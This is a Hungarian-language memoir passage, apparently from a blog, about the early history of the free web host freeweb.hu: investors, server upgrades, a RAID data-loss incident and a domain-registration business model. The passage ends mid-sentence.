
Ha még nem jelentkezett, de te is szeretnél oktatásunkon részt venni, kattints a jelentkezési lapra!

Fontos! Ha csekken fizetted be a tanfolyam díját és nem jeleztünk vissza, hogy megérkezett a befizetésed akkor kérlek küldd el a bizonylat másolatát! (e-mail, posta, fax)

- 1. Témakör:** PC belső felépítése
Nyelvi jellegzetességek
Programozási alapfogalmak
- 2. Témakör:** Regisztráció működése
Címkekezelés
Program forrás szerkesztése
- 3. Témakör:** MOV utasítás
Elő lépések
3 karakter kiírása
- 4. Témakör:** Pozícionált betű kinyitása
Szöveg kiírása
Összeadás, kivonás...
- 5. Témakör:** Logikai műveletek
Forgató utasítások
Ciklusok, szubrutinok
- 6. Témakör:** Számok hexadecimális és decimális kiírása
- 7. Témakör:** BCD számkezelés
Real Time Clock működése
- 8. Témakör:** Memória kezelés
- 9. Témakör:** Memória kezelés
File kezelés
- 10. Témakör:** String keresés szövegben
- 11. Témakör:** Teljeskörű file kezelés
Írás, olvasás, létrehozás, törlés, stb.

Az assembly tanfolyam weboldala

Ha ez megtörtént és a megoldás jó, a következő szintre léphetett. A tananyag volt ez egyetlen, ami igazán komoly volt, a tanfolyamot elvégző diákok vizsgamunkája egy norton commander jellegű program megírása volt assembly-ben. A tanfolyamra rózsaszín csekken befizetett 3 500 Ft díj ellenében lehetett jelentkezni, mindezt a legmelegebb nyári hónapokban. Szóval minden adott volt egy kiadós bukáshoz, ami a legnagyobb meglepetésemre elmaradt. Egy hónap alatt közel húsz diák jelentkezett a tanfolyamra, aminek nem kicsit örültem akkoriban. Persze, ez a 60-70 000 Ft nem egy hatalmas összeg, de ahhoz elegendő volt, hogy nagyobb fantáziát lássak az internetes távoktatásban, így elkezdtünk kifejleszteni egy erre alkalmas keretrendszert, mely automatán képes több egymástól független tanfolyamot, oktatót és diákokat kezelni és leregisztráltuk hozzá az okta.to domain nevet is.



Az okta.to távoktató oldal arculata

Ezzel párhuzamosan megkezdődött a tanárok felkutatása. Az üzleti modell egyszerű volt, a bevételen osztozunk fele-fele arányban, cserébe Ő elkészíti a tananyagot, mi pedig meghirdetjük. Sajnos a kezdeti sikerek ellenére a projekt sosem lett igazán jelentős bevételi forrás. A vizsgáztatás helyfüggetlensége miatt az akkreditálásról szó sem lehetett, az így adott oklevél pedig igazán semmit sem ért. A tudásuk ugyan meglett a diákoknak, mivel minden tanfolyamnál ez volt az elsődleges szempont, de papír nem volt róla. A távoktató rendszer másik nagy hibája, ami miatt végül bezárásra került, az a sok oktató volt, akik közül mindig volt pár, akikre sok panasz érkezett. Ezek helyére folyamatosan új tanárokat kellett keresni, a diákokat kiengesztelni, stb.

Az ingyenes tárhely egyre népszerűbb, de a gép már nem sokáig bírja

A kezdeti rózsaszín kód leszállt, az oldalak tetején található reklám felületet senki nem akarta megvenni és a fizetős tárhelyből is csak annyi bevétel volt, ami a hosting költségeket fedezte. Ez természetesen a felhasználókat egyáltalán nem zavarta, azok csak jöttek és jöttek sőt, hamarosan megjelentek az első Japán weblapok. Utóbbinak ekkor még kitörő lelkesedéssel tudtam örülni, ám amikor már több Japán és egyéb nehezen olvasható betűket használó ország felhasználói regisztrálták magukat naponta, mint ahány Magyar és ezek mind-mind egy hasonló dinamikus (BBS) oldalt hoztak létre, minek hatására a szerver levegőt is alig kapott, valami megoldást kellett találni a problémára. Rövid távon természetesen megoldás volt a manuális felhasználó törlés, de erre nem igazán volt akkoriban időm a rendes munkahelyem mellett. Ekkor született az a korlátozás, mely a mai napig életben van: a regisztráció csak Magyarországról lehetséges.

A probléma ezzel egy kicsit ki lett tolva időben, de az elkerülhetetlent nem lehet elkerülni, azaz a felhasználók száma folyamatosan növekedett, a látogatottság folyamatosan növekedett és természetesen a szerver terheltsége is kezdte tartósan felvenni azt az állapotot, amit egykor a StarWars 1. része okozott neki. Mivel pénz természetesen továbbra sem volt belőle, valami más megoldás után kellett nézni.

Mondják, hogy a baj nem jár egyedül, a rendszert idáig fejlesztő srác bejelentette, hogy a továbbiakban ez nem fog menni baráti alapokon és ha szeretném, hogy továbbra is dolgozzon ezen a problémán, szerezzek neki egy notebookot.

Két legyet egy csapásra alapon elkezdtem telefonálgatni és e-mailt írogatni számítástechnikai cégeknek, hogy milyen szépek és nagyok vagyunk és ez neki milyen szép és jó lesz, ha ad nekünk egy szervert és egy notebookot.

A küldetés elég reménytelennek tűnt, de a legnagyobb meglepetésemre aránylag hamar találtam egy olyan céget, akivel (illetve annak utódjával) a mai napig kiváló a kapcsolatunk mind üzleti, mind emberi tekintetben. (Azaz tényleg szép és jó lett neki)

Az új gép egy 550 MHz-es Pentium III-as 1 Gbyte memóriával és 36 Gbyte-nyi Ultra SCSI lemezzel. Ez a gép egy fantasztikus előrelépés volt a szolgáltatás minőségét illetően. Az eddigi 130 - 150-es „load” terheltségi érték stabilan 1 alá csökkent. Cserébe a cég logóját elhelyeztük az összes ingyenes oldalon a reklámcsík közepén.

Befektető a láthatáron

Egy teljesen átlagos hétköznapon a munkahelyemen ülve olvastam az e-mailjeimet és egy pillanatra fennakadt a szemem egy levélen. Először kéretlen reklám levélnek véltem (bár akkor ez a fajta szemetelés még nem volt olyan nagy divat) aztán rá kellett döbbenjek, hogy a levelet tényleg nekem címezték.

A levelet egy kedves hölgy írta, aki egy németországi befektető cég képviselőjében keresett, miszerint szeretnének pénzzel beszállni a vállalkozásba. Mondanom sem kell, hogy meglepődtem, hogy egy nagy nemzetközi befektető cég szeretne nekem pénzt adni.

A tárgyalások meg is kezdődtek és látszólag minden rendben is zajlott. Pozíciónkat az is erősítette, hogy időközben az extra.hu-t is megelőzve a legnézettebb ingyenes tárhely szolgáltatóvá vált a w3.swi.hu. A tárgyalások végeredménye a jelenleg is létező SWI Kommunikációs Kft megalakítása lett 50% német, és 25-25% magyar tulajdonnal, ahol a másik tulajdonos a programozó lett. A cég alaptőkéje 6MFt, melyből 3 MFt pénzbeli részt a befektető, a maradékot pedig apport formájában mi tettük a cégbe. Mivel az akkori szolgáltatás értékét a német fél 6 MFt-ra értékelte, további 3 MFt-ot utaltak át a cég számlájára mint tagi kölcsön, mivel ez a megoldás a leggyorsabb. Mindezen felül ígéretet kaptunk, hogy amennyiben szükséges, 50-70 MFt-ot bármikor betesznek a cégbe, nem probléma.

Nagy lelkesedéssel kezdtem bele új emberek után nézni, hogy összejöjjön egy ütőképes kis csapat, akivel hatékonyan lehet tovább fejleszteni a meglévő rendszert illetve újakat készíteni. Csakhamar találtam is két megfelelőnek tűnő programozót illetve a korábban is már sokat segítő rendszergazda lett a kezdő 5 fős csapat tagja. Miután az emberek megvoltak, valami irodaféleség után kellett nézni. A választás során a két fő szempont az ár illetve a Victor Hugo utcai szerverteremhez való közelség volt. Csakhamar ki is néztem egy megfelelőnek tűnő lakást a Kresz Géza utcában. Hozzávetőleg 80m² alapterületű első emeleti bérlakás, amiért havonta 80 000 Ft-ot kért a tulajdonos.

Az első iroda – kéretlen lakótársak

A cég indulásához lassan minden feltétel adott volt, elérkezettnek láttam az időt, hogy a cég frissen szerzett irodáját megmutassam a leendő alkalmazottaknak. Találkozó a pályaudvaron, majd kocsival a helyszínre. Kicsit már sötétedett, így a lakásba belépve fel kellett kapcsolni a villanyt ahhoz, hogy valamit lássunk. A villany felkapcsolását követően furcsa neszre lettünk figyelmesek, mint ha valaki, vagy valami lenne a lakásban. Sokáig nem is kellett keresni, mivel szinte bárhova nyúltunk, onnan csótányok vágtáztak szanaszét. A lakásban több ezer csótány lehetett. Elképesztő volt, ahogy szőnyegszerűen vonulnak minden irányba előlünk. Sajnos amikor a tulajdonosok megmutatták a lakást és a bérlet mellett döntöttem, valahova el lettek bújtatva ezen kis állatkák, de most előjöttek és komoly meglepetést okoztak nekünk.


Másnap fejenként két doboz csótányirtó dezodorral felfegyverkezve a legfelső szobából indulva hátráltunk kifelé a lakásból, miközben mindent befűjtünk. Ezt követően nagy hirtelenséggel távoztunk és a csótányokra zártuk a lakás ajtaját. A következő napon már csak kisebb, helyi tisztogatást végeztünk illetve stabil csapdákat helyeztünk el itt-ott, miután persze összesöpörtük a tetemeiket.

A korábbiakból tanulva a lakás összes bútorzatát, szőnyeget, stb. egy kis szobába összpontosítottuk és az az idők végezetéig (legalábbis amíg mi ott voltunk) ott is maradtak.

56kbit-es bérelt vonal

Mivel a munkát eddig mindenki otthonról a saját számítógépével, saját internet kapcsolatával végezte, meg kellett teremteni az irodában a munkavégzés feltételeit is. Kellott íróasztal, székek, számítógépek mindenkinek és természetesen internet kapcsolat. Ezek közül kizárólag az utolsó okozott némileg fejfájást nekünk, mert a ház előtt ugyan ott lógott a kábel, amin a kábelTV szolgáltató cég az internetet szolgáltatná, ám a házba még nem hozta be. Ígéret természetesen volt, hogy nemsokára, persze, természetesen, mi viszont dolgozni szerettünk volna. A bérelt vonali internet az ára miatt eleve kiesett, a telefonos betárcsázós módszer percdíjai pedig nappal nem igazán kedvezőek. Szerencsére mégis megtaláltuk a kikaput. A telefon szolgáltató cégnek volt egy „kedvenc net szám” nevű szolgáltatása, melyről ők maguk se nagyon tudtak, mivel ahányszor hívtam az ügyfélszolgálatot, annyiszor kellett nekik elmagyarázni, hogy mi is ez tulajdonképpen. A szolgáltatás 9000 Ft-os alapdíjáért cserébe egy meghatározott helyi hívásra 90% kedvezményt biztosítottak. Így lett az irodának előfizetési és minden egyéb járulékos díjjal együtt 35-40 000 Ft-ért 56kbit-es „bérelt vonala”. Ezen elérés szétosztásáról egy külön router és tűzfal gép gondoskodott, ami állt 1db vastag szivacsból, amire az alaplapot tettük, mellette egy tápegység, aminek a hűtőventillátora már nem igazán szuperált és benne egy videokártya és egy kábelen csüngő winchester. Eme tekintélyes sávszélességnek és az öt párhuzamos felhasználójának persze meglett a következménye: „mit csináltok?!?! gépelni sem tudok a szerveren!” Egyszóval élvezet volt ezen a gigászi sávszélességen dolgozni.

A w3.swi.hu első arculatáról írásos emlékek sajnos nem maradtak fent, de nem is volt hosszú életű, mivel a menüszerkezete nem volt bővíthető, így azt hamar kinőttük. Az első komolyabb arculat immáron az új SWI logóval valahogy így nézett ki:



A w3.swi.hu arculata 2000-ben

Ígéretetek vannak, pénz az nincs – kölcsönök.

A cég internetes pozíciója folyamatosan erősödött, a nézettségi adatok emelkedtek, a pénz pedig fogyott. Lassan kezdett körvonalazódni a befektető beengedéséről szóló döntésem helytelensége. Az 50-50%-os tulajdoni elosztás garantálta a tartós patthelyzetet, a beígért pénzekre pedig teljesen hiába pályáztunk. A cég bevétele és havi költségei még mindig nem voltak arányban, így a megfelelő körülmények biztosítása helyett minden fejlesztői erőforrás arra ment el, hogy az aktuális szerverekből a lehető legtöbbet kihozzuk. Folyamatosan ment a barkácsolás, hogyan tudunk még egy kis szerver kapacitást létrehozni. Volt olyan eset, amikor pár gépalkatrésszel felfegyverkezve ellátogattunk a szolgáltatónkhoz azzal a szándékkal, hogy a 3 szerverünkből (asztali PC) és abból a marék alkatrészből 4 gépet csináljunk. Mivel a szolgáltató ebben az időben kb egy vitrinből álló „szerverteremmel” és egy szerelésre szolgáló asztallal rendelkezett, közölte velünk, hogy ezt ott nem csinálhatjuk meg. Ok, semmi gond, kimentünk a folyosóra és ott a kövön kibeletztük mind a 3 gépet. Az emelet úgy nézett ki, mint egy kirakodóvásár. Több gigabyte memória (jópár 128-as, 256-os és 1-2 512-es modul) több 100 gigabyte winchester, egy marék processzor, alaplapok, kábel rengeteg és minden, ami egy ilyen szereléshez kell.

Ezalatt az idő viszont nem tudtunk olyan feladatokra koncentrálni, melyekből esetleg bevétel lehetett volna. Amolyan 22-es csapdája. A nagyon sokadig próbálkozásunk után, amikor már végképp a szolgáltatások működése volt a tét, sikerült meggyőzni a befektetőket, hogy kell egy erősebb szerver. Megragadva az alkalmat, hogy végre valamit sikerült elérni, egy igazán erős és jó konfigurációt rakattunk össze. Az igényeink olyan szinten számítottak ritkaságnak, hogy az importőr amikor megérkeztek hozzá a szerverbe szánt memória modulok, megkérte a szervert összeszerelő céget, hogy had nézze meg, mert még nem látott olyat. Akkoriban a Kingston Registered ECC 133Mhz-es 1GByte-os modul még árlistákban sem szerepelt sehol. Darabja 350 000 Ft volt és ilyenből került 4db a gépbe, amibe lakott még egy Compaq Smart array 5300-as RAID vezérlő, 5db Ultra2-es 36Gbyte-os SCSI disk, 2db 933 MHz-es Pentium III-as processzor és egy Intel STL2-es szerver alaplap. A teljes gép ára megközelítette a 4 MFt-ot, melyet természetesen mint kölcsönt kapott meg a cég. A szervert mint karácsonyi ajándékot a kisgyerekek álltuk körbe és nézegettük. Bekapcsoláskor egy Boeing turbinája is csupán kis szellőzőnek tűnt, olyan iszonyat erejű ventilátorok voltak a gépben, egyszerűen ott olvadozott körülötte mindenki.

Névváltás

Miután a szerver problémáink megoldódtak, nekiláttunk a látszatintézkedéseknek és megpróbáltuk a céget legalább kifele profinak mutatni. Ennek a nagy átalakításnak volt az egyik lépcsője a w3.swi.hu és a www.swi.hu látványos különválasztása. Sokan ugyanis a 18+ tartalmakkal azonosították az swi nevet, noha az ingyenes pornó fénykorában sem volt meghatározó mennyiségben a szerveren, viszont tény, hogy az ilyen típusú oldalak nézettsége nagyobb volt, mint egy baba-mama kategóriás lapnak. Az ingyenes részhez 2000 márciusi domain liberalizáció során sikerült megszerezni a freeweb.hu domain nevet, így már csak a kereskedelmi szolgáltatáshoz kellett valami márkanevet kitalálni. Hosszas névpárbaj után a true.hu került ki nyertesén. A névváltás a kereskedelmi szolgáltatásoknál csupán egy design cserét jelentett, az ingyenes oldalaknál viszont egy teljesen új rendszer elindítását.

Emlékeim szerint az országban elsőként vezettük be azt a lehetőséget, hogy a megszokott szolgáltatónév/oldalnév formáció mellett a weblap az oldalnév.szolgáltatónév formában is elérhető legyen. Ezzel, és az új szerverrel, új domain névvel ismét egy nagyon léptünk előre a nézettségi adatok tekintetében. Természetesen az új névhez új arculat is tartozott:



A freeweb új arculata (talán ezt használtuk a legtovább)

Világszintű gazdasági válság, az internet lufi kipukkad

Miközben a fizetős webtárhelyekből, távoktatási bevételekből, időszakosan be-bepottyanó fejlesztési és reklám megrendelésekből nagyjából nullszaldós volt a cég (persze fejlesztésekről nem is mertünk álmodni) a nagyvilágban igen komoly változások zajlottak le. A 90-es évek végén a hagyományos üzleti modelleket teljesen figyelmen kívül hagyva gigászi pénzeket fektettek be internetes vállalkozásokba világszerte. 2000-2001 körül viszont ez az internetes lufi kidurrant. A cégek egyik napról a másikra veszítették el minden vagyonukat, a részvények elértéktelenedtek és mindennapos hír lett, ha egy komoly, neves cég becsődölt.

Ekkor még ugyan nem tudtuk, mert előttünk ezt az információt titokban tartották, de a mi németországi befektetőnk is erre a sorsra jutott.

Egy új pénzügyi modell megmenti a freewebet

Az eltelt két év alatt sok mindent teljes mértékben át kellett értékeljek. Sajnos lapletöltéssel, bannerrel, egyedi látogatószámmal nem lehet a sarki közértben fizetni, de még máshol se nagyon. Az az üzleti modell pedig, miszerint a reklámfelületek értékesítéséből befolyó pénzből leszek gazdag, szintén megbukott, amit más sem bizonyít jobban, mint a fenti tény, hogy a legtöbb olyan cég becsődölt, akik erre építettek.

Adott volt napi több tízezer egyedi látogató akik a szintén több tízezer regisztrált felhasználó által készített weblapokon napjában több százezer oldalt néznek meg. Ezek közül az a pár hozott számunkra bevételt, aki az elhelyezett reklámjaink alapján távoktatást vagy webtárhelyet rendeltek tőlünk. Ez azonban aprópénz volt ahhoz képest, amekkora potenciál ebben a rendszerben volt.

Ki kellett találni valami olyan szolgáltatást, terméket vagy akármit, amit arányaiban többen fognak megvenni és folyamatosan biztosítják a magas bevételt. Sok vesztenivalóm már nem volt, mivel az swi is a csőd szélén volt anyagilag, így dupla vagy semmi játékba kezdtem. A játékhoz kellett 800 000 Ft melyet a befektető magyarországi leányvállalatától tudtam rövid lejáratú kölcsön formájában megszerezni. Ez az összeg a domain regisztrátori franchise díjra (500 000 + 200 000 Ft) valamint egy másodlagos névszerverre kellett.

Az új modell egy átmenet létrehozása volt az ingyenes és a fizetős tárhelyek között. A kereskedelmi webtárhely szolgáltatóknál egy átlagos csomag havonta 3-5000 Ft-ba került egy ügyfélnek. Ezenfelül egyszeri közel 10 000 Ft volt a .hu végződésű domain nevek regisztrációja és a legtöbb helyen további havi 2000 Ft ezek fenntartása. Ez összeszámolva elég jelentős költség ahhoz, hogy ne vegyék tömegesen igénybe a magánszemélyek vagy kis cégek. Az ingyenes szolgáltatások használata pedig nem hat építően egy induló vállalkozás megítélésakor. A cél egy olyan köztes szolgáltatás létrehozása volt, ami látszatra olyan, mint egy kereskedelmi tárhely szolgáltatás, mégis olcsó.

A megoldás elég kézenfekvő volt. A freeweben a reklám felületet amúgy sem tudjuk eladni hirdetőknak, eladjuk hát az oldal tulajdonosának. Azaz nem a felületet, hanem annak hiányát. Ez a gyakorlatban annyit jelentett, hogy a reklám keret méretét 0 képpont magasságúra csökkentettük megfelelő díj ellenében. Ezzel párhuzamosan a piaci ár alatt biztosítottunk domain regisztrációt is a felhasználóknak, amihez a névszervereket is ingyen biztosítottuk. A végeredmény egy domainnév.hu címen elérhető weboldal, melynek tetején nem látható az ingyenes szolgáltatásokra jellemző reklám. Cserébe a felhasználó a reklámmentességért fizetett évente közel 5000 Ft-ot, a domain regisztrációért (ha reklámmentességet is kért, és ez volt a gyakoribb) 6 200 Ft-ot, majd a 2. év után évente 2 000 Ft fenntartási díjat. Ezzel havi szintre lebontva 500 és 1 000 Ft közötti költsége volt az oldal tulajdonosának, ami töredéke a kereskedelmi webtárhely szolgáltatások árának.

A kedvező ár mellé egy igen jelentős reklám kampányt is készítettünk, valamint az összes internetes újságnak elküldtük a hírt, amit sokan le is közöltek. Az eredmény nem váratott magára sokat. Olyan szinten nem, hogy a kölcsönkért 800 000 Ft-ot egy hónapon belül vissza tudtuk fizetni és végre nyereséget tudtunk termelni.

Domainregisztráció a FreeWeb.hu-n

Az egyik hazai ingyenes tárhelyszolgáltatót, a FreeWeb.hu-t üzemeltető SWI Kommunikációs Kft. 2001. június 6-án megkezdte domainregisztrációs tevékenységét. Ettől kezdve FreeWeb.hu felhasználók számára is lehetővé válik a saját domain név regisztrálása.

Az SWI által bevezetett új szolgáltatás további előnye az automatizált webes űrlapkitöltő rendszer, amellyel bárki percek alatt végezhet a domainigénylő lap kitöltésével. Ebből rögtön nyomtatható változat készül, így a megrendelőnek már csak továbbítania kell azt az SWI részére. A szolgáltatásnak köszönhetően bárki számára elérhetővé válik a saját domainnéven futó weblap és természetesen a hozzá tartozó e-mail cím használata is.

A domain (.hu) regisztrációs díja FreeWeb.hu felhasználók részére az első regisztráció esetén 6.900 Ft + áfa, minden további regisztráció költsége 6.200 Ft + áfa. A tárhely és a domainnév szerver ingyenes, és költségmentes a regisztráció ügyintézése is. További információk a <http://freeweb.hu> weboldalon találhatók.

Az üzleti modellünk nem tetszik a szolgáltatóknak, server költözés

Új szolgáltatásunk nem kicsit kavarta fel az állóvizet. Egyik pillanatról a másikra megjelenik egy új domain regisztrátor cég, aki már a megjelenésének hónapjában leelőzi az összes nagy múlttal rendelkező internet szolgáltató céget és havi szinten mindenkinél több domain nevet jegyeztet be. Természetesen nálunk a bevétel növekedés máshol szükségszerűen bevétel csökkenést eredményezett. Ez számszerűsítve havi szinten milliós kiesést jelenthetett pár cégnek, akik közül az egyik, nevezetesen a mi internet szolgáltatónk sem nézte jó szemmel ténykedésünket. Már egy ideje tárgyalásokat folytattam a szolgáltató első emberével arról, hogy kezdetek óta listaáron vannak ott a gépeink és ideje lenne már valami kedvezményt adni nekünk, mint régi hűséges ügyfél, akinek ráadásul már nem is csak 1-2 gépe lakik a szerverteremben. A regisztrációs ténykedésünk után megkeresett és nyomatékosan megkért, hogy emeljem meg a regisztrációs díjakat a piaci szintre (azaz az övékére), máskülönben tesz egy kedvezőtlen ajánlatot a szervereink hostolására. Így jobbnak láttuk a FreeWeb szervereit egy másik szolgáltatóhoz költöztetni. Ennek eredményeképpen az addigi ár közel feléért üzemeltek tovább a gépek, a domain regisztrációs üzletben pedig közel fél éven keresztül tartottuk első helyezésünket, de az azt követő évek során se kerültünk ki az első háromból.

A kitalált üzleti modell a látszat ellenére nem az olcsó szolgáltatásról, hanem a későbbi magas bevételekről szólt. Amint azt már többször is kihasználtuk, az internetezők igen rövidtávon gondolkodnak és igen ritkán gondolják végig tetteik következményeit. Az egyszeri olcsó domain regisztrációs díj ugyanis nem más, mint egy hosszú távú befektetés. A regisztrátoroknak ugyanis egy domain név bejegyzése 2000 Ft-ba, a második év után a fenntartása pedig 1000 Ft-ba kerül. Ennek megfelelően ha egy domain nevet 6200 Ft-ért vesz meg valaki, azon van 4200 Ft árrés, mely fedezi a számlázási és egyéb költségeinket és még marad is belőle. Mindaddig, amíg van új domain regisztráció, van bevétel, van nyereség. Ez azonban egy olyan pénz, amiért folyamatosan „tenni” kell valamit, folyamatosan reklámozni kell a szolgáltatást, stb. Ezenfelül egy bizonyos szint fölé nem is lehet menni, mivel az internetezők számának növekedése adott, az újonnan alakuló cégek száma adott, tehát van egy elméleti maximum érték, amit a havi bevételeink ilyen módon elérhetnek. Ezzel szemben a bejegyzett domain nevek 2. év után kezdődő fenntartási díja egy olyan bevétel, amiért csupán számlázni és a pénzt behajtani kell. Ebből az utóbbi a domain neveknél nem is nehéz, csupán fel kell mondani az aktuális domain nevet, ha határidőre nem történik meg a befizetés. Az ügyfél vagy befizeti, vagy költség sem keletkezik. Mivel az új domain regisztrációk száma mindig is sokkal magasabb volt a felmondások számánál, ez a bevétel egy stabil, folyamatosan növekvő összeget jelent, ami a világpolitikától és egyéb gazdasági válságoktól függetlenül egy igen biztos bevételi forrást biztosított a cégnek. Érdekességképpen a FreeWeb eladásakor kb. 9 000 db .hu domain mutatott a szerverre, melyeket természetesen az SWI regisztrált és tartott fent. Mivel az éves díjat az ISZT csökkentette, de ezt a szolgáltatók általában nem adták tovább, így 800 Ft költség mellé társult 2000 Ft bevétel. Ebből lejön kb. 200 Ft egyéb költség, mint számlakészítés, postázás, munkadíj, stb. de még így is marad domainenként 1 000 Ft tiszta haszon. Ez éves szinten 9 000 000 Ft nyereséget jelent csak .hu domain fenntartásból.

Új, végre normális iroda

Köszönhetően az új üzleti modellnek, a cég kasszája kezdett gyarapodni. Lassan az adóságainkat is sikerült csökkenteni és kezdett minden úgy működni, ahogy annak kell. Elérkezettnek láttuk az időt, hogy végre valami normálisabb irodába költözzünk. Természetesen egy klasszikus értelemben vett „A” kategóriás irodaházról szó sem lehetett, találtunk viszont egy átalakított raktárépületet, ahol egy külön kis épületben csak mi voltunk. A helyet a mi igényeinknek megfelelően alakították ki, volt szélessávú (kábelTV-s) internet meg minden. Ide költözött át az idők során kicsit átalakult csapat. A szervereket egy új rendszergazda gondozta illetve kibővültünk egy új kolleganővel, aki a recepció, titkárnői, asszisztensi, pénzügyes és még számtalan pozíciót töltött be egy személyben, rengeteg munkától megszabadítva minket.

Tárhely bővítés adatvesztéssel

A cég annak rendje és módja szerint folyamatosan növekedett, végre lehetett foglalkozni a munkával, ha tönkrement egy gép, nem az otthoniból kellett alkatrészt kivenni és azzal pótolni. Sőt, már adatmentésünk is volt minden szerverről, még az ingyenes oldalakról is. Természetesen ezeket időközönként bővíteni, átépíteni kellett, így teljesen hétköznapi műveletnek indult az ingyenes tárhely mentésének cseréje is. A régi szervert szétszedtük, a winchestereket az irodába valahol letettük és az új, nagyobb szervert elhelyeztük a szolgáltató szervertermében. Pár hónappal később kritikussá vált a freeweb tárhely foglaltsága is, így azt is bővíteni kellett. A bővítés itt már egy kicsit babrásabb volt, mivel a winchesterek egy része a géptestben, egy része pedig egy külső házban volt. De semmi gond, a diskek RAID5-be vannak összeszervezve, így az adatok biztonságban vannak, csak 1 disk hozzáadása és mehet tovább az egész – gondoltuk mi. Ami elromolhat az persze el is romlik, ahogy azt murphy is megmondta. Az tömb újrastrukturálása közben ugyanis elszállt a külső tömb tápegysége. Mint utóbb kiderült, épp sikerült határértéken terhelni azt a 8db scsi diskkel és ezt már nem viselte el. A gond csak az volt, hogy ilyenkor RAID5 ide vagy oda, az adatoknak annyi. A kártya egész éjszaka dolgozott azon, hogy helyreállítsa azokat, de nem sikerült. A freeweb.hu nyitóoldalán a korábban pár órára kiírt leállást folyamatosan hosszabbítottuk. Másnap reggel, amikor kiderült, hogy az adatokat nem sikerült visszaállítani, jött a következő hidegzuhany. Nincs mentésünk. Az új szerverre ugyanis nem lett elindítva a mentés és ezt senki se vette észre. Pánik indul... mit lehet ilyenkor tenni? Hosszas pánikolás után eszünkbe jutott a pár hónappal korábban szétszedett backup szerver, aminek a diskjei talán még megvannak valahol. Szerencsére minden disket megtaláltunk és még a tömböt is össze tudtuk belőle állítani, megmentve ezzel minket a teljes bukástól. Igaz, utána nem győztünk magyarázkodni, hogy hova lett több hónap munkája, hová tűntek a feltöltött adatok, de legalább nem üres szerverrel kellett indulni. Szerencse a szerencsétlenségben, hogy a felhasználói adatokat az adatbázis szerver tárolta, így azokat veszteség nélkül vissza lehetett állítani. De nézzük a dolog jó oldalát, lett egy nagy halom szabad helyünk a szerveren.

Ismét egy olyan üzleti modell, ami még nem létezett

Köszönhetően a domain regisztráció és reklámentességi szolgáltatások felfutásának, valamint egyéb eseti bevételeknek, ismét volt időnk új szolgáltatásokon gondolkodni. A modell tehát működőképes, így a jövőbeni szolgáltatásokat is ilyen irányban érdemes fejleszteni. 1998-2000 körül élte virágkorát a banner alapú keress pénzt a neten örület. Ez akár még életképes is lehetett volna, ha lett volna elegendő hirdető, aki hajlandó ennyire heterogén és kontrolálhatatlan környezetben hirdetni. A rendszerek kezelői ugyan igyekeztek bekegategorizálni az egyes oldalakat, ám ez egy kicsit szélmalom harc volt. Ennek eredményeként Magyarországon ez hamar megbukott. Az viszont már ezen rövid idő alatt is jól látható volt, hogy a weblap készítői nyitottak a pénzkeresésre (még szép). Namármost ha az ilyen keress pénzt a neten játékok ennyi embert tudtak megmozgatni akkor egy freeweb valószínűleg ennek sokszorosára képes. Kell tehát valami, amit sok sok ember a saját weblapján árul, azt a még több látogató megveszi és ebből nekünk jutalékunk keletkezik. A sok weboldal adott volt, a sok sok látogató is, csupán két dolog hiányzott: a termék / szolgáltatás, amit eladnak és a fizetési mód, amit ilyen nagy tömegben használni lehet. A csekk és az utalás eleve kizárt, mivel lassú és macerás, a bankkártya egyáltalán nem volt sem elterjedt, sem pedig elfogadott fizetőeszköz. Ezzel jobbra az összes hagyományos fizetési mód kizárásra került. Volt viszont még egy lehetőség, amit akkor még csak kevesen ismertek fel, ami nem más, mint az emelt díjas SMS, illetve annak elődje, mivel akkor még csak a 76 Ft + Áfa összegű SMS volt használatos (illetve ez alattiak). A díjmegosztás valahol 50% körül mozgott, így egy SMS üzenetből lett volna 38Ft bevétel, amiből még tovább kell osztani a felhasználónak. Sajnos, vagy szerencsére a GSM szolgáltató 